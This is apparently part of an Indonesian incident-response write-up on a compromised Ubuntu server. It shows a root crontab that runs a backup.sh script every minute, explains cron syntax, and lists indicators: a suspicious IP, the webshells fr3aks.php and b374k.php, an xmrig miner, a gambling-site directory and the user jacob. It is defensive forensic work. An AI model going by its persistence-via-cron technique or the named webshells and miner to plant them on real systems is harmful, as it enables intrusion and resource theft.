F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

Terdapat salah satu program crypto mining bernama **xmrig**

AKTIFITAS FILE BACKUP.SH



```
adminsvr@ubuntu:~$ sudo crontab -l
[sudo] password for adminsvr:
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /home/jacob/backup.sh
adminsvr@ubuntu:~$
```



```
* * * * * command(s)
- - - - -
| | | | |
| | | | ----- Hari dalam satu minggu (0 - 7) (Minggu=0 atau 7)
| | | ------- Bulan (1 - 12)
| | --------- Tanggal (1 - 31)
| ----------- Jam (0 - 23)
------------- Menit (0 - 59)
```

Jalankan perintah **#sudo crontab –l** untuk melihat file crontab untuk mengetahui aktifitas file backup.sh

* – Operator tanda bintang berarti nilai apa pun atau selalu. Jika Anda memiliki simbol tanda bintang di bidang Jam, itu berarti tugas akan dilakukan setiap jam

INFORMASI YANG DIDAPATKAN

- Temuan IP mencurigakan :
    - 192.168.2.138
- Temuan file/directory mencurigakan :
    - Webshell : fr3aks.php dan b374k.php
    - Script : backup.sh
    - Directory : hestia (situs judi online) dan xmrig (/home/jacob)
- Temuan user mencurigakan :
    - jacob
- Temuan aktivitas mencurigakan :
    - cpulimit dan xmrig

END OF DETECTION & ANALYSIS PHASE

***FILES & DIRECTORY**